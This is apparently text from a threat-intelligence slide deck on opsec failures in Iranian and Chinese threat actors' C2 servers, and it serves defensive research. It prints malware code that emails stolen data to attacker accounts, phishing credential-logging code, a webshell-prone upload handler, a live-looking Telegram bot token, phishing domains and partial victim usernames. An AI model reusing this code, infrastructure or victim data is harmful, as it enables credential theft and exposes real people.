File: \Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B323\img-20230323-wa0002_6444b5de34b.jpg	22/04/2023 1:10	ADPT File	441 KB	50 (C:\playground...
File: \Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B323\img-20230323-wa0002_6444b5de34b.jpg	22/04/2023 1:10	ADPT File	439 KB	52 (C:\playground...
File: \Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B323\img-20230323-wa0002_6444b5de34b.jpg	22/04/2023 1:10	ADPT File	439 KB	43 (C:\playground...
File: \Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B323\img-20230323-wa0002_6444b5de34b.jpg	22/04/2023 1:10	ADPT File	435 KB	53 (C:\playground...
File: \Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B323\img-20230323-wa0002_6444b5de34b.jpg	22/04/2023 1:10	ADPT File	431 KB	41 (C:\playground...
File: \Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B323\img-20230323-wa0002_6444b5de34b.jpg	22/04/2023 1:10	ADPT File	420 KB	51 (C:\playground...
File: \Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B323\img-20230323-wa0002_6444b5de34b.jpg	22/04/2023 1:10	ADPT File	414 KB	53 (C:\playground...
File: \Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B323\img-20230323-wa0002_6444b5de34b.jpg	22/04/2023 1:10	ADPT File	414 KB	53 (C:\playground...
File: \Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B323\img-20230323-wa0002_6444b5de34b.jpg	22/04/2023 1:10	ADPT File	368 KB	45 (C:\playground...
File: \Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B323\img-20230323-wa0002_6444b5de34b.jpg	22/04/2023 1:10	ADPT File	364 KB	48 (C:\playground...
File: \Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B323\img-20230323-wa0002_6444b5de34b.jpg	22/04/2023 1:10	ADPT File	358 KB	50 (C:\playground...
File: \Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B323\img-20230323-wa0002_6444b5de34b.jpg	22/04/2023 1:10	ADPT File	346 KB	48 (C:\playground...
File: \Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B323\img-20230323-wa0002_6444b5de34b.jpg	22/04/2023 1:10	ADPT File	341 KB	51 (C:\playground...
File: \Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B323\img-20230323-wa0002_6444b5de34b.jpg	22/04/2023 1:10	ADPT File	337 KB	52 (C:\playground...
File: \Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B323\img-20230323-wa0002_6444b5de34b.jpg	22/04/2023 1:10	ADPT File	337 KB	53 (C:\playground...
File: \Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B323\img-20230323-wa0002_6444b5de34b.jpg	22/04/2023 1:10	ADPT File	335 KB	44 (C:\playground...
File: \Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B323\img-20230323-wa0002_6444b5de34b.jpg	22/04/2023 1:10	ADPT File	332 KB	52 (C:\playground...
File: \Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B323\img-20230323-wa0002_6444b5de34b.jpg	22/04/2023 1:10	ADPT File	330 KB	51 (C:\playground...
File: \Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B323\img-20230323-wa0002_6444b5de34b.jpg	22/04/2023 1:10	ADPT File	324 KB	51 (C:\playground...
File: \Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B323\img-20230323-wa0002_6444b5de34b.jpg	22/04/2023 1:10	ADPT File	317 KB	51 (C:\playground...
File: \Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B323\img-20230323-wa0002_6444b5de34b.jpg	22/04/2023 1:10	ADPT File	316 KB	43 (C:\playground...
File: \Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B323\img-20230323-wa0002_6444b5de34b.jpg	22/04/2023 1:10	ADPT File	316 KB	51 (C:\playground...
File: \Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B323\img-20230323-wa0002_6444b5de34b.jpg	22/04/2023 1:10	ADPT File	309 KB	48 (C:\playground...
File: \Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B323\img-20230323-wa0002_6444b5de34b.jpg	22/04/2023 1:10	ADPT File	304 KB	53 (C:\playground...
File: \Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B323\img-20230323-wa0002_6444b5de34b.jpg	22/04/2023 1:10	ADPT File	302 KB	51 (C:\playground...


THE PALESTINIAN AUTHORITY
مجلس السلطة الفلسطينية
The State of Palestine
دولة فلسطين
Date of Birth: 04-11-1979
Date of Issue: 04-11-2019
Place of Birth: Ramallah
Place of Issue: Ramallah
Sex: Male
None

Full Name: [REDACTED]
Nationality: [REDACTED]
Date of Birth: [REDACTED]
Place of Birth: [REDACTED]
Sex: [REDACTED]
None



OopsSec Meter - BadPatch - 47/100

OopsSec Category	Partial	Moderate	Complete
Victim's HeatMap			Identity 10
Attack Vectors mapping			10
Access C2 backend code			10
Achieve victims exfiltrated data			10
Attacker malicious techniques			
Built-in sinkhole capabilities			
Attackers communication channels			
Attribution - identity		Partial - 7	
Disinformation attack			
Take-Down			



Power Short Shell

- Iranian threat actor infects Farsi speaking victims (Windows machines)
- The threat actor also used Phishing campaign for collecting Gmail and Instagram Credentials



image1.png



image2.png



image3.png



image4.png



image5.png



image6.png



image7.png



image8.png

یک هفته با خامنه‌ای؛ از عاملان کشتار کرونا از جمله رهبر شکایت کنیم

کانون مدافعان حقوق بشر با ارسال نامه‌ای به سازمان ملل، علی خامنه‌ای را مسئول مستقیم کشتار کرونا در ایران معرفی کرد.

مردم در ایران مثل برگ خزان از کرونا می‌میرند؛ خانواده‌ها عزادار شده‌اند و در صف دفن عزیزانشان ساعت‌ها می‌مانند. ویدیوهایی از فریادها و گریه‌های عزاداران در شبکه‌های اجتماعی پخش می‌شود که گاه «علی خامنه‌ای»، رهبر جمهوری اسلامی را به ناسزا می‌گیرند. انتقادات به سمت علی خامنه‌ای نشانه رفته است که هشت ماه پیش به صراحت اعلام کرد، وارد کردن واکسن از آمریکا و بریتانیا ممنوع است. از آن زمان تا امروز که به ناگهان رهبر جمهوری اسلامی مجوز ورود واکسن آمریکایی را صادر کرده است، به قیمت مرگ هزاران نفر تمام شد.

Power Short Shell

- CWE-434: Unrestricted Upload of File with Dangerous Type

Upload a webshell via HTTP, execute it via HTTP.

- Write where what - No validations - combine untrusted file name param
 - All file types allowed => what => aspx backdoor
 - Directory traversal on fileName + No unique file names => Where

```
public partial class upload : System.Web.UI.Page
{
    protected void Page_Load(object sender, EventArgs e)
    {
        try
        {
            var filename = Request.QueryString["fn"];
            var folder = Path.Combine(HttpContext.Current.Server.MapPath("~/"), Request.UserHostAddress);
            if (!Directory.Exists(folder))
                Directory.CreateDirectory(folder);
            using (var fileStream = File.Create(Path.Combine(folder, filename)))
            {
                Request.InputStream.Seek(0, SeekOrigin.Begin);
                Request.InputStream.CopyTo(fileStream);
            }
        }
    }
}
```

Power Short Shell

- Phishing - store stolen credentials in **clear text** file out.txt on the C2 web root

kodex Logo

ثبت نام

به کدکس ایران خوش آمدید. حساب کاربری خود را رایگان بسازید.

با گوگل ثبت نام کنید

Google

Welcome

[redacted]@gmail.com

Enter your password

☐ Show password

[Forgot password?](#)

Next

signin.dedyn.io/out.txt

account:google, username:[redacted]@gmail.com, password:[redacted]

account:google, username:[redacted]@gmail.com, password:[redacted]

Instagram

Phone number, username, or email

password

Log In

[Forgot password?](#)

Don't have an account? [Sign up](#)



Sign in to iCloud

Apple ID

☐ Keep me signed in

[Forgot Apple ID or password?](#)

100

Implements browser automation for phishing 2fa of Apple icloud

The Check function logs the credentials to a **downloadable file in clear text**

```
public ActionResult Check(string account, string username, string password, string redirect, string country)
{
    string path = base.Server.MapPath("~/out.txt");
    File.AppendAllText(path, string.Concat(new string[]
    {
        "account:",
        account,
        ", username:",
        username,
        ", password:",
        password,
        "\n"
    })), Encoding.UTF8);
    if (account == "icloud")
    {
        ConcurrentBag<icloudAut> accounts = icloudAut.Accounts;
        icloudAut icloudAut = (accounts != null) ? accounts.FirstOrDefault((icloudAut f) => f.Username == username) : null;
        if (icloudAut == null)
        {
            icloudAut = new icloudAut(username, password, country, base.Server.MapPath("~/PrRaws"), base.Server.MapPath("~/PrRaws"));
        }
        icloudAut.Password = password;
        object arg = icloudAut.Start();
    }
}
```

← → ↻ 🔒 signin.dedyn.io/out.txt

```
account:instagram, username:sajadsoley
account:instagram, username:Nafas19039
account:instagram, username:Nafas19039
account:instagram, username:Nafas19039
account:instagram, username:Nafas19039
account:instagram, username:sajadsoley
account:google, username:zayedyaqoub
```

[illegible]

Rampant Kitten - Iranian Threat Actor

- Iranian threat actor - malware and phishing on organizations which the Iran Islamic regime sees as a threat
- FTP exfiltration
 - Files were exfiltrated to the C2 FTP incoming directory.
 - Web server was installed and the webroot directory was configured to the same FTP incoming directory.
 - Theoretical exploitation vector based on server config: Upload a webshell via FTP, execute it via HTTP.



Rampant Kitten – An Iranian Espionage Campaign

September 18, 2020

Name	Artifacts	Dates	Malicious Activity	Properties
TelB Variant	KeePassOnlineCreator.exe B0BC3953C59DA7870 C09D5A739B85C37C1 C079B3A985C5C7D30 D07C9D5A79B85C331.dll E0333A57C7C97CDF1 E03A7C3397CDF57C1	June 2020 – July 2020	Telegram- focused infostealer	SOAP. Delphi 64bit payload. Persistence through Telegram updater.
TelAndExt Variant	TelegramUpdater.exe TelegramUpdater2.exe TelegramUpdater3.exe TelegramUpdater.dll Updater.exe	May 2019 – February 2020	Telegram- focused infostealer	FTP . Delphi 32bit payload. Persistence through Telegram updater.
Python Info Stealer	keyboard-EN.exe speaker-audio.exe audio-driver.exe	February 2018 – January 2020	Focused on – Telegram, Chrome, Firefox, Edge, Paltalk NG Data Exfiltration via FTP	FTP. Python (Pyinstaller)
HookInjEx Variant	DrvUpdt.exe / ehtmlh.exe DrvUpdt.dll / dhtmlh.dll CapDev.exe / rregg.exe uflScan.exe	December 2014 – May 2020	Infostealer (Browsers, audio, keylogging and clipboard)	FTP. C++

Rampant kitten - Iraninan Threat Actor




- Telegram code was open to download
- includes the threat actor credentials for sending the victim's data by mail

```
namespace Telegram
{
    // Token: 0x02000012 RID: 18
    public class Mail
    {
        // Token: 0x06000030 RID: 48 RVA: 0x00002F34 File Offset: 0x00001134
        public static void SendEmail(string emailbody, string emailSubject)
        {
            try
            {
                MailMessage mailMessage = new MailMessage("telegram.backups@gmail.com", "telegram.reciver@gmail.com");
                mailMessage.Body = emailbody;
                mailMessage.Subject = emailSubject;
                mailMessage.IsBodyHtml = true;
                new SmtpClient("smtp.gmail.com", 587)
                {
                    Credentials = new NetworkCredential
                    {
                        UserName = [REDACTED],
                        Password = [REDACTED],
                    },
                    EnableSsl = true
                }.Send(mailMessage);
            }
            catch (Exception)
            {
                Mail.SendEmail3(emailbody, emailSubject);
            }
        }
    }
}
```

Sharp Panda Threat Actor

- Chinese APT Group Targets Southeast Asian Government
- Office document exploits cve-2017-0199
- connects to C2server <http://office.oiqezet.com/portals/office/fav.ico>



Sharp Panda Threat Actor



- June 2021 - opendir C2 server, main.php wrote victims data to log.txt:

Index of /Surface

- [Parent Directory](#)
- [Main.jpg](#)
- [Main.php](#)
- [buy/](#)
- [log.txt](#)

Figure 12: File listing on the server


```
$Decodestring=rc4("123456",$rc4Hex);
$OutFile = 'log.txt';
if(file_put_contents($OutFile,date("Y-m-d H:i:s").PHP_EOL,FILE_APPEND)==false)
{
    return;
}
if($f = file_put_contents($OutFile,preg_replace( '/[0-9a-fA-F:., ]/', '', $_SERVER['REMOTE_ADDR'] ).PHP_EOL,FILE_APPEND)==false)
{
```

- January 2022 - **Exfiltrated victims data is textual and downloadable**
no open directory, victim's data is still written to same textual file name: **log.txt**

```
980 2022-01-25 06:39:21
981 192.30.83.180
982 632922 Host Name:Windows 10 Pro OS Version:10.0.3J0Yút=BSD°BSs±EOT"...ÉtFF>Y'ZX"W3i!Ç7fBSpâ1,nInENO]J°,0DC3AèDC3|aA|
983 Š%Cé~íúAÛ-ä È¢
984 QÂNAKipí-n«úOèùB7ENOY'ú,góCAN/`fVCANSUB&?SOHú+ŠæEMCANâBvkÜG\SOo+2"B¢>gY«ACK*?5;3f...DC1_0YÖ%¹FaGSøéPHA´BETVtiŠ%ETXRSk ôÍFSô†thinSTXFSŠO-;lrsEëix;ó
985 2022-01-25 06:40:06
986 174.88.141.180
987 LAB-PC Host Name:LAB-PC OS Name:Windows 7 Professional OS Version:6.1.7601 System type:IA64-based PC User Name:Lab InternetInformation: NetworkCard:1
```

SMSspy Threat Actor

Infection chain - 5 steps process



SMSspy Threat Actor

- **Full backend (server side) in a zip file - <https://adl-iiran.ga/pay.zip>**

<https://a.adl-neweb.me>
<https://shop-mill.ga/tehran>
<http://212.114.52.201/7362/mellat/ok/index.php>
<http://eblagh-ir.info/1>
https://eblaghirirmellet.gq/sna_eblagh.php
<https://rezalearn.com>
<http://fitlopsbi.xyz/eblagh/UserLogin>
https://peygiri-adl.ml/sna_eblagh.php
https://eblagie-sena.ml/sna_eblagh.php
https://adl-iiran.ga/sna_eblagh.php
<http://www.sadek.ir>
<http://hzhzjzjxixxixixoxozozozpzo-zozu.ga/Khafe.php>
<https://sdl-irn.tk/next.html>
<http://paramat.site/eblaghe>
<https://sna-myeb.online/app.php>
<https://adl-itir.com/app.php>
<https://ebiagh.xyz/king/eblagh.html>

Name	Size
pay	3 901 434
sbr	2 456 299
index.php	2 203
info.php	125
log.php	499
log1.php	448
sna_eblagh.php	4 015
عدالت همراه.apk	1 775 680

SMSspy Threat Actor

STEP1 - searching for victims (phones)

- The left script extracts phone numbers from published ads on Divar.ir.
- The script on the right will send them a threat\phishing text message via Telegram

```
@bot.message_handler(commands=['start', 'help'])
def send_welcome(message):
    well = '''
Extract Number From divar !
@LydiaTeam

'''
    bot.get_updates
    bot.reply_to(message, well, reply_markup=markup)
```

```
def divar(phone):
    #divar api
    divarH = {"Host": "api.divar.ir", "Connection": "keep-alive", "Content-Length":
    divarD = {"phone": phone.split("+98")[1]}
    try:
        divarR = requests.post("https://api.divar.ir/v5/auth/authenticate", header
```


```
elif message.text == "Readnumbers":
    phones = readphones(filename)
    for phone in phones:
        bot.send_message(chatid, phone)

elif message.text == "List":
    if message.chat.id in chatid:
        list()
        bot.send_message(message.chat.id, "Request Send Now!")
    else:
        bot.send_message(message.chat.id, "You are not admin!")
```

SMSspy Threat Actor


STEP1 - Victims

- **Full Victim list is textual and downloadable**
phone are available in users.lst file
- **C2 server Internal files are exposed**
bash history command is available for download



A screenshot of a web browser displaying the file `sana-opieblw.xyz/users.lst`. The browser's address bar shows the URL with a lock icon. The file content is a list of phone numbers and a name, one per line.

```
1795470398
1095313952
1953195525
1872572582
1724894731
Shivaopop
2084467473
2105106698
538135512
2023019022
1883728204
1830303269
2006838032
1901153116
2009518083
1734375470
```



A screenshot of a web browser displaying the file `sana-opieblw.xyz/.bash_history`. The browser's address bar shows the URL with a lock icon. The file content is a list of shell commands, one per line.

```
fish
cd divar
fish
cd ..
cd var/www/html
fish
fiah
fish
fiah
fish
cd ..
ls
cd log
cd var
```

SMSspy Threat Actor

STEP2 - SMiShing - Examples




Electronic judicial notification system •

Dear user, a complaint has been issued against you with the tracking code 8979001267 in the notification / sana system. In order to prevent the coronavirus and not going to the official branches, you can follow up the complaint through the electronic judicial notification .application

Note: The deadline for following up the .notification is 72 hours

Continue and follow up the complaint



• ک رهگیری برگه آزمایش شما 80023145

هموطن عزیز برای بدین تلخ آزمایش خود اپلیکیشن سلامت من را دانلود و نصب کنید و مراحل بعدی را طی کنید.

توجه: مهلت پیگیری 24 ساعت میباشد.

دانلود اپلیکیشن سلامت من

← → ↺ ⚠ Dangerous | adiliran.xyz


Index of /

Name	Last modified	Size	Description
------	---------------	------	-------------

bargh/	2021-12-31 04:12	-	
ir.apk	2022-01-02 13:38	1.9M	
ir/	2021-12-30 09:19	-	
lr.apk	2022-01-02 04:04	1.7M	
sighe.apk	2021-12-31 17:32	2.0M	
sighe/	2022-01-01 01:20	-	
tel/	2022-01-03 02:35	-	

← → ↺ ⚠ Dangerous | adiliran.xyz/sighe/


دوست یابی ❤️



SMSspy Threat Actor

STEP 3 - Install Fake Android Payment App

- Download an Android payment app malware
This is a dual attack - spy on SMS to get 2fa codes and also phish for the victim's credit card




SMSspy Threat Actor

STEP 4 - SMS Theft

- Android malware decompiled

```
File file2 = Common.File;  
this._lydialistlink = File.ReadList (File.getDirAssets () , "link.txt");  
this._lydialistport = new List ();
```



```
File file4 = Common.File;  
this._lydialistport = File.ReadList (File.getDirAssets () , "gatewayport.txt");
```

SMSspy Threat Actor

STEP 4 - SMS Theft

- The PHP page uploads the victim's SMS messages to a C2 server using a hardcoded text file name.
- **Exfiltrated SMSs are textual, predictable and downloadable**

```
<?php
$token = "5134494401:AAE8PldCCdbXL-Rdjz4D0UaBRWpintyDyxw";
$id = "-1001574570310";

